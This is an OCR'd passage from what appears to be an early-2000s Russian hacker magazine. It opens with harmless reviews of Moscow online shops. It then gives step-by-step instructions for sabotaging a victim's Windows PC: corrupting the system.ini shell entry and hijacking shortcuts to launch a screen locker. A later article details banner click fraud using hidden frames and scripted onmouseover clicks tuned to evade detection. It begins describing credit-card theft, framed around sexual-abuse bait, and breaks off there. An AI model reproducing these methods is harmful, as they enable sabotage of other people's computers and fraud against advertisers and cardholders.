Хотя, об отсутствии заказанного, тебя проинформируют по телефону и тут же предложат возможные варианты замены (тапочек нет, можем предложить отменные валенки от Черутти :)).

В комбинации с Service77 и XXL.ru можно заказать на дом практически все.

Magaz.ru — www.magaz.ru




Не самый крупный, но и не самый мелкий продуктовый магазин. Вполне либеральная политика с минимальной суммой заказа всего 300 рублей. Есть 2-х часовая экспресс-доставка. При покупке на сумму больше 500 рублей доставка по Москве бесплатна. В ближнее Подмосковье (20 км от МКАД) бесплатно везут только при заказе от 1800 рублей. Но иногда это того стоит. Приятная фишка — «обычный» заказ может быть доставлен не раньше чем через 4 часа после подтверждения, но обычно и не позже чем через 6 часов. Т. е. утром сделал заказ — в обед он уже на столе. Сервис, однако!

Алибаба — www.alibaba.ru



Это не просто онлайновый магазин. Там можно заказать цветы, видеокассеты (не купить, а взять напрокат), интернет- и сотовые карточки, но самое главное другое. Это единственный (по моим сведениям) магазин, доставляющий еду из кафешек и ресторанов. Например, из МакДональдса! Цены не сильно отличаются от оригинальных ресторанных.

Webmarket.ru — www.webmarket.ru



Еще один нехилый супермаркет, фишка которого — большой (хотя правильнее сказать — огромный) алкогольный отдел. Одних только коньяков и бренди 100 с лишним (!) наименований. Во всех прочих разделах магазина можно найти приличную закуску. Производится доставка товаров по России, которая от обычной будет отличаться наличием упаковки и тем, что плательщик и получатель могут быть разными людьми.

Купленное доставляется не очень шустро, зато без выходных и перерывов на обед. :) Халяву можно пощупать, отдав за заказ сумму, превышающую 1000 рублей. Привозят и в ближайшее Подмосковье (10 км от МКАД). Общая цена в любом случае получается вполне приемлемой.

Быстроном — www.bistronom.ru

«Быстроном» — по сути своей универсам, то есть универсальный магазин, в котором продается главным образом пища и всевозможные сопут-


ствующие товары. Но магазин совсем не дешевый, т. к. товары «элитные» и вообще... не наш это магазин. Но для сравнения цен эта лавочка подходит идеально. Бесплатно привозят товар, заказанный на сумму больше 1000 рублей. Но если сумма заказа меньше – то за доставку сдерут все 145 (интересно, почему не 150?) рублей. Для привлечения клиента первый заказ подкатят бесплатно. А в ближнюю «область» отвезут за 6 нерусских единиц.

Застольная мечта


Так можно кратко охарактеризовать магазины, о которых дальше пойдет речь. Т. к. торгуют они преимущественно... правильно – алкоголем, т. е. выпивкой, т. е. топливом.

Alco.Net.Ru — alco.net.ru

Alco.Net.Ru – в магазине продается, скажу без преувеличения, элитный(!) алкоголь. Здесь есть огромный выбор будоражащих жидкостей – ликеры, коньяки, водки, виски, текила, шампанское



и прочее, и прочее. Помимо цен и выбора радует стоимость доставки по Москве – 0 рублей вне зависимости от суммы заказа. С другой стороны, какой нормальный человек, видя такое изобилие, ограничится всего одной бутылкой? Вот то-то и оно. Брать, так уж брать – целый ящик! Чтобы потом, неторопливо распить его сотоварищи.




При обычной доставке товар будет привезен в этот же день или через 24 часа в случае каких-либо траблов. Но можно заказать и экспресс-доставку – все прибудет за 3 часа. Учитывая круглосуточный режим работы – это большой плюс.

Bahus.ru — www.bahus.ru

Контора, в общем-то, на ценителей и любителей. Название говорит само за себя – магазин торгует преимущественно вином. Доставка пока бесплатная. Что будет дальше – увидим, т. к. магазин еще молодой (проект стартовал незадолго до Нового года). Но в целом впечатление производит очень приятное.


Spirtnoe.ru — www.spirtnoe.ru

Магазин, торгующий, как ты мог догадаться, зажигательными жидкостями. :) Качество что выпивки, что работы магазина отменное. Может оказаться очень полезна 2-х часовая экспресс-доставка. При заказе на сумму от 400 рублей – «обычная» доставка бесплатна. Чтобы разобраться во всем ассортименте магазина придется потратить немало времени, но оно того стоит. В любом случае сумму в 400 рублей можно превзойти играючи.




Cup.ru — www.cup.ru

Но не одним алкоголем жив человек. Есть ничуть не менее пагубные привязанности, например, кофепитие. И угодить себе :) в этой приятной слабости можно на сайте «Чашка.ru». Доставка здесь не самая торопливая – 1-3 дня, но обычно везут уже на следующий день. При заказе более чем на 10 долларов пригоняют по Москве бесплатно. Иначе – нужно платить 1 бакс. Супервыбор чая и кофе в магазине. Здесь можно разыскать самые редкостные сорта чая и кофе для настоящих гурманов. :о)




Питерский ответ — Pokupka.spb.ru

Продуктовый супермаркет из Питера. Очень неплохое место, особенно для того чтобы сравнить цены двух столиц. Если ты уже привык затовариваться on-line в Москве, но решил махнуть на недельку-другую в Питер, то как раз этот магазин не даст почувствовать себя некомфортно в другом городе. Как и у всех «очень белых» людей – бесплатная доставка при заказе более чем на 2000 рублей и возможность 2-х часовой экспресс-доставки.



На пожарный случай...

Всяко может случиться, и тогда нелишними могут оказаться услуги этого онлайновика. Под одной вывеской здесь несколько аптек с разными товарами и разными ценами. Богатый выбор, но очень недешевая доставка. По Москве – от 2 до 5 долларов, в зависимости от срочности. Но в случае реального «пожара» выбирать сильно не приходится. Так что, если что – смело набирай www.e-apteka.ru – помогут.




Подарки

Конечно, получать подарки приятно, но и дарить их приятно тоже. Особенно если сам процесс выбора подарка доставляет удовольствие.

Cityflora.ru — www.cityflora.ru


Магазин из серии «чужой среди своих». Cityflora – это международная сеть, а Cityflora.ru – ее «рус-



ская» составляющая. С помощью этого магазина можно послать букет в кучу экзотических городов и стран, или кому-то в Москве или Санкт-Петербурге. Цены... совсем не маленькие. Но зато сервис... включая «бесплатный выезд менеджера для оформления заказа» и некоторые другие приятные мелочи. Главное, что с помощью этого сайта ты можешь послать не виртуальную, а самую что ни на есть реальную открытку и букет нужному или любимому человеку.

555.ru — www.555.ru

Специализированный магазин подарков. На любой вкус и цвет. Доставка внутри Москвы бес-



платная, но по выходным, к сожалению, не работает. Так что при планировании подарка это надо обязательно учитывать.

E-Shop — www.e-shop.ru


Рульный магазин для геймеров и для тех, кто хочет сделать подарок геймеру. Приставки, игры для приставок и для компьютера, DVD, сумки для приставок, кепки и т. д. Цены нормальные, но уч-



ти, что e-shop торгует только лицензионкой, так что пиратских дисков за 50 рэ там нет. Недавно в продаже появилась супер-собака Эйб, мы о ней писали в предыдущих номерах. Стоит очень дорого. Потому что последняя новинка кибернетики. Но, думаю, своих покупателей она найдет. Очень советую зайти в раздел «Фишки». Когда-то я там купил клевый sweat-short с символикой Sony PlayStation всего за 10 баксов.

Kenga.ru — www.kenga.ru

Все лучшее – детям. Хотя многим еще об этом рано задумываться :)... Но ведь можно и племянникам подарки делать... да и вообще. Выбор из более чем 3,000 игрушек – это производит впечатление. «Детский мир» в сети, да и только. Удобная и продуманная навигация и не лишенные приятности цены – что еще надо, чтобы сделать классный подарок. При заказе более чем на 10 долларов – москвичам привезут бесплатно.



Rusgal.ru — www.rusgal.ru


И еда, и выпивка, и... подарки. Но подарки все же остаются главным направлением shop`а. Цены, в общем, средние. Заказ тяжелее 1500 рублей по Москве бесплатно, иначе – срезают 60 рублей за доставку. Если приспичило, подгонят товар «экспрессом» за 3 часа.

Выбор сделан!

Некоторые замечания по теме. Помни, курьеры – тоже люди, и ноша их не легка. Так что отнесись к ним уважительно (в смысле не забывай про чаевые :)).

Приобретая товар в Сети, ты имеешь те же потребительские права, что и при покупке в реале. Так что, если вдруг какой брак, недочет, недокомплект – смело звони, пиши, требуй сатисфакции. Ни один уважаемый магазин не станет подсовывать тебе левак, но если вдруг это случилось – все поправят без вопросов. Репутация важнее.

Отказ от покупки. По правилам – отказываться можно только пока идет комплектация заказа. Но реально – ровно до того момента, пока ты не отдал за товар деньги. Конечно, лучше не



затягивать принятие решения о покупке до самой последней минуты, т. к. в магазине и обидеться могут – т. е. следующий заказ могут не повезти без предоплаты или вообще обломать в обслуживании определённого адреса. Но всегда можно договориться и объяснить ситуацию – поймут. Но злоупотреблять этим ни в коем случае не стоит. Когда еще тебе услуги этого магазины пригодятся, кто знает?



КАК ПОДВЕСИТЬ ВИНДЫ

DEIL (DEIL@REAL.XAKEP.RU)



Всё это я провернул на своём компе, и часами восстанавливал винду :)

Intro

Здравия желаю, товарищ западностроитель! Как делишки, сколько народу довёл до психушки? Маловато, три наряда вне очереди! :) Ладно, отставить. Проведем занятие по западлостроению, перенимем опыт у боевых товарищей :). Гадить будем в священном месте врага - винде :). Я думаю, что ты уже много слышал про различные программульки, посвящённые данной теме, хорошо умеющие подпортить жизнь любому юзеру. Но я уверен, что тебе хотелось чего-то большего! Я прав? :)

Садисткие методы

Как известно, при запуске любой программы винда выделяет ей немножко оперативной памяти (а иногда и очень даже множко :)). И если запустить много-много программ, то эта память кончится и винда начинает глючить, причём очень жутко, а иногда даже и подвиснет. Естественно, вручную пытаться запустить такое количество программ будет влом :). Хотя я однажды такое провернул... Запустив 30 копий проги, моя винда повисла :)). Так вот, чтоб облегчить тебе жизнь в вешании винды, я написал несколько программ на эту тему :).

Прога №1: винда повисла через 15 секунд; наблюдалось: жуткое торможение и частичное умирание винды;

Прога №2: винда умерла через 35 секунд; наблюдалось: редкостное торможение, отмирание клавы, через несколько минут – жуткое кол-во ошибок;

Прога №3: винда полностью откинулась через 10 секунд; наблюдалось: полнейшее умирание компьютера; очень убойная прога :)

Способ от Злобо-Злоба

Кроме нехватки ресурсов, винду можно подвесить ещё одним способом - вызвать сбой в её файлах\настройках\реестре. Чувствуешь, куда я клоню? Сейчас мы с тобой будем мучить многострадальный windows explorer. Путь к его файлу лежит в system.ini, в корневом каталоге Windows. Представь на минутку ситуацию: винде надо грузануть explorer, а его нет :). Что


```
[boot]
oemfonts.fon=vgaoem.fon
shell=Explorer.exe
system.drv=system.drv
drivers=mmsystem.dll power.drv
user.exe=user.exe
gdi.exe=gdi.exe
sound.drv=mmsound.drv
dibeng.drv=dibeng.dll
comm.drv=comm.drv
mouse.drv=mouse.drv
keyboard.drv=keyboard.drv
*DisplayFallback=0
fonts.fon=vgasys.fon
fixedfon.fon=vgafix.fon
386Grabber=vgafull.3gr
display.drv=pnpdrvr.drv

[keyboard]
keyboard.dll=
oemansi.bin=xlat866.bin
subtype=
type=4

[boot.description]
system.drv=Стандартный компьютер
keyboard.typ=Стандартная клавиатура 101/102 или Microsoft Natural
mouse.drv=Стандартная мышь
aspect=100,96,96
display.drv=S3 Inc. Savage4

[386Enh]
ebios=*ebios
woafont=dosapp.fon
mouse=*vmouse, msmouse.vxd
device=*dynapage
device=*vcd
device=*vpd
device=*int13
device=enable
keyboard=*vkd
display=*vdd,*vflatd
```






ей остаётся сделать? Правильно, зависнуть :). Чтобы осуществить это западло, тебе нужно открыть файл system.ini. Далее ищи строку «shell=» (обычно «shell=Explorer.exe»). Превращаешь эту строку в «shell=.:: Hacked by Billy Gates ::.» и затем спокойненько сохраняйся. Далее просто сидим и ждём, пока жертва перезагрузит компьютер. Эффект будет ошеломляющий, поверь :). Хотя если тебе лень ждать этого момента, просто нажми Ctrl+Alt+Del и прибей процесс Explorer :).

Способ от Синтеза


Все просто. Подходишь к недругу, смотришь на его Рабочий Стол aka Desktop. Если на десктопе немереное количество иконок и ярлыков - это наш клиент. Говоришь: «Хочешь приколоться?». Он, конечно же, соглашается. Просишь его выделить крысой ВСЕ на Рабочем




Столе. Он выделяет. Теперь просишь его нажать Enter. Что будет дальше, ты уже понял. Наслаждайся. Остановить процесс можно только через Reboot.

Так действуют приколисты

В этом способе я тебе расскажу про программку, которая имитирует зависание Win :). Причем делает она это настолько реалистично, что



лично я на это купился. Сливай софтину под многозначащим названием Black Screen v 1.14 (она лежит где-то на просторах http://zzz.land.ru/progs_win_01.html). После скачивания распакуй её в любой каталог и запускай файл black.exe. Появляется окно настройки.
Лезь в Options. Вот её основные настройки:
On startup Display:
Black Screen - программа будет показывать чёрный экран.
Screen Capture - при запуске программа сделает скриншот, скажет тебе об этом, а потом уже вместо чёрного экрана будет показывать именно его.
User Defined Bitmap - вот это самое большое зло :). Программа будет показывать юзеру выбранный (нарисованный) тобой рисунок :). Надеюсь, у тебя богатая фантазия :).
Other Options:
Show Mouse - показывать курсор крысы.
Далее лезь в Passwords, где ты сможешь выбрать пароль на разблокировку компьютера.
Когда всё настроишь, смело дави на OK и ра-



дуйся жизни :). Чтобы выйти из «зависания», просто набери на клавиатуре выбранный тобою пароль, а если захочешь снова поковыряться в опциях - просто нажми Ctrl+S. Будет желание сбросить все настройки, нажми в главном окне программы кнопку De-Registry. Всё, с программой разобрались, теперь будем думать, как её использовать. Можно добавить тулзу в автозагрузку. Но есть другой способ, ещё прикольнее и злее :). Редактируй свойства ярлыка часто используемой программы на компьютере жертвы, и в пункте «Объект» пиши путь к нашей проге. Теперь, когда юзер снова захочет запустить свой любимый тетрис или ещё что-нибудь, его компьютер будет жестоко виснуть :).
Всё, зло сотворено, идём пить пиво :). Если тебе нужны мои злобные проги, лезь на www.xakep.ru/articles/releases и сливай GNUs.



САЙТЫ-ПОМОЙКИ

ДЛЯ ЗАРАБОТКА БОЛЬШИХ И БЫСТРЫХ ДЕНЕГ!

ДЛЯ ХАКЕРА

Да, да, да, мой друг: речь сегодня пойдет именно о вредных советах. О том, как замутить мани-мейкеровскую пагу через ж*, т.е. чернушную и порнушную, но максимально рулезную в плане отдачи. И о том, какие приключения на свой анус ты рискуешь этим навлечь. Поэтому не удивляйся: все нижеприведенные советы будут именно «вредными». Я постараюсь рассказать тебе о том, как делать деньги нельзя, но как их делают. Если изготовителей не смущает тот факт, что деньги эти, как и в сегодняшнем эпиграфе, они будут брать не из собственного, а из чужого кармана. Следовать этим советам или нет — решать тебе.

БЕСПЛАТНЫЙ СЫР (HTTP://SUBSCRIBE.RU/ARCHIVE/REST.CHEESE/)

Если ты в своем кармане
Ни копейки не нашел,
Загляни в карман к соседу –
Очевидно, деньги там.
Г.Остер, "Вредные советы".

Невинные шалости

Для начала рассмотрим невинные, словно детские помыслы, способы «кибер-кидалова». Они различаются по технической реализации, но все сводятся к одному: левой накрутке баннеров. Эдакой мести мировому империализму: они кидают нас, а мы в отместку – их. Сохраняя тем самым баланс сил.

Первый, наиболее традиционный подход – использование фреймов. Им пользуются в тех случаях, когда спонсор оплачивает показы баннеров. К сожалению, такой способ годится не всегда: найти баннерных спонсоров, оплачивающих показы, нелегко. В 50% случаев они сами являются «нашими людьми»: допустим, сделает какой-нибудь Васек свой кульный пейдж и вывесит на нем объяву: «За каждый показ моего баннера – по баксу». Ясен пень, народа набежит, начнет его баннер так и эдак крутить. Что выдаст Ваське посещаемости дней на тридцать. Ну а там, куда кривая спонсорской мечты выведет. Но есть и «нормальные» баннерные брокеры: из совсем нормальных – www.clickagents.com

Правда, этот торговец виртуальным барахлом платит мизер, принимает сайты только на английском, да и придирчив: засечет – обнулит в момент все заработки! Проще обстоят дела с XXX-спонсорами: из-за наплыва желающих заработать на безразмерных силиконовых титьках они не в состоянии справиться с тем, чтобы досконально проверить каждого участника.

Да и, прямо скажем, в большинстве случаев они попросту закрывают глаза на мелкие шалости своих юзеров: шансы проскочить с ними на «ширмачка» выше, чем у других.

Понеслась


Итак, сам способ: делаешь фреймосодержащий документ, включающий строчку <frameset rows=«0,*»>, где * отводится для самой страницы, а нулевой фрейм уходит под некий yes.htm, состоящий сплошь и рядом из баннерных кодов. Таким образом, юзверь, открывший подобную страницу, сможет без проблем разглядывать откровенные фото развратных девиц в нормальном фрейме. Но не просто глазеть: одновременно с этим в нулевом frame`е будут бешено сменять друг друга тысячи баннеров, о которых он, юзверь, и понятия иметь не будет. Главное – удержать его внимание на самой странице: чтобы как можно большее число баннеров успело «показаться» в зеро-фрейме.

Проверенный делом и временем спонсор: о нём Х писал ещё в 99ом году.

Если этот способ будет тобой освоен, можно перейти к следующему этапу: используя стили. В частности те, которые запрещают «подчеркивание" линков, разбить весь текст (или картинки) в «смысловом» фрейме на части. Также установить ссылки на «событие» – клики по разным баннерам. Т. е. скопировать по сути баннерный код, минимизировав его размер с 468x60 до 1x1, «прихватив» в зону действия не только сам баннер, но и близлежащие к нему пару слов: смотри нижеследующий текст ради примера. (Примечание: каждый цвет соответствует линку на отдельно выбранный баннер) Но это – пол-дела: чтобы все это сработало, необходима малая модернизация как сайта в целом, так и этого файла в частности (конец примера). А именно: на каждый линк необходимо подвесить Java-скриптовое событие onmouseover, которое вызывало бы клик по баннеру. Например, необходима, где zero1 – еще один фрейм, добавленный в <frameset rows="0,0,*»> (идущий вторым или первым – не суть – после нулевого; тоже нулевой).


В итоге имеем: чудак заходит на твой сайт, посвященный силиконовым радостям. Видит кучу голых теток и, высунув язык, начинает их рассматривать, похотливо водя мышкой по интимным частям тела. В это время в первом нулевом файле крутятся баннеры. А во втором, каждый раз, как этот лох коснется «эрогенных зон» девиц, помеченных тобой onmouseover-ом, будут открываться «запрограммированные» тобой баннеры. Таким образом, можно одним выстрелом свалить двух кабанов: получить тучу автопоказов и заработать до сотни автокликов – все будет зависеть от твоей изобретательности и выбранного подхода. Если перевести все это в грины, то реально можно говорить о 5-15 долларов (!) с носа за визит. Если, конечно, тебя не поймает за промежность сам спонсор.

Порносайты всегда были ориентирами в области актуального дизайна ;)



Кстати, этот способ – с модернизацией – годится для всех баннерщиков. За исключением тех, кто

платит за регистрации. Еще момент: обычно главным показателем, по которому спонсор определяет «левость» подхода, является пресловутый CTR. Т. е. соотношение числа кликов к показам: в идеале он не должен превышать 5%. Так что тебе мешает создать еще парочку нулевых фреймов, в



Не особо загаженный сайт для накрутки баннеров — Lovecity.ru.

котором эти баннеры будут «просто показываться», доводя CTR до разумных значений?

Дауновские приемы

Вышеописанный способ «кидалова» примечателен тем, что посетитель может даже и не подразумевать о происходящем и, следовательно, не будет испытывать никаких болезненных ощущений, за исключением возможного подвисания системы (ведь помимо видимых страниц откроется куча невидимых). А вот последующая метода отличается чрезмерной "визуализацией" – из серии тех, которые чаще всего встречаются, но вызывают неудержимое желание вырубить ящик и пойти играть в футбол. Да, именно о выскакивающих окнах и пойдет речь.
Скажу сразу, что этот способ к «криминалу», в общем-то, не относится: его практикуют даже уважаемые в мире информационные порталы. Другое дело, что у них выскакивает одно, максимум – два окна, в то время как у компьютерных гениев манимейкеровской направленности их выскакивает мульон. Причем, с такой скоростью и гадостью, что желания тыкать по вылетающим баннерам не остается вовсе: вот я и думаю, то ли они о фрейм-способе в Х никогда не читали, то ли одно из двух :). Сомневаюсь, что рекламодатели такой подход приветствуют больше, чем в "скрытых фреймах". Скорее всего, они не приемлют как первое, так и второе. Тем не менее, и этот способ – при определенной сноровке – может служить верой и правдой. Речь идет о полноэкранном открытии окон, когда пользователю не остается ничего иного, как кликать тудымс-сюдымс в поисках выхода: кстати, а выход-то прост – Alt+F4 :). Делается это немудреной операцией, проставляемой при onLoad с помощью window.open(«http://***», «screen», ***). Способ гарантированно сработает в IE4 и выше, хотя, в случае со старыми бродилками может и сглючить. С другой стороны, кто тебе запрещает использовать не параметр screen, а размеры от «не хочу» до «дальше некуда»? Например, гипотетическое окошко размером в 10 тысяч на 10 тысяч пикселей с умещением в него таблицы с форматированием по центру и размерами 100 на 100%? Но еще раз повторюсь: этот способ лично я не люблю. Если уж и говорить о «дури», то лучше так, чтобы это никак (или в малой степени) не сказывалось на конечном пользователе.

Одной ногой за решеткой

Это способ – для самых отчаянных. Сводится он к тому, чтобы выкрасть у маразматиков инфу по их кредиткам и тут же пустить ее в дело. Сначала о том, как завлечь дебилов. Я не стану говорить о способах наглого обмана, когда тебе предлагают купить книжку, фильм или хостинг, и ты, как честный чел, без задней мысли указываешь в приведенной форме данные кредитки, добытой кровью, потом и многодневными упрашиваниями «тетечки из банка»: за такое лично я бы выдирал ноги. Прямо из задницы. Вместе с прилегающими окрестностями. Но если

Прямой источник посетителя для паги-помойки: всевозможные порно-ТОПы.



речь идет о страсти отдельных отстойников к педонекро и прочей «филии», то почему бы и нет? Если, к примеру, некий дряблый перец, отягощенный лишними деньгами, хочет проплатить бабки за то, чтобы увидеть или принять участие в настоящем изнасиловании, то почему бы и его не поставить раком за такие пристрастия? По крайней мере, совесть тебя сильно не будет мучить: наоборот, будешь чувствовать себя эдаким Робин Гудом :). Хотя, опять же, ты должен понимать, что это нарушение закона, за которое, если что, придётся отвечать, и Х тебе в этом уже не поможет...

Как именно это сделать

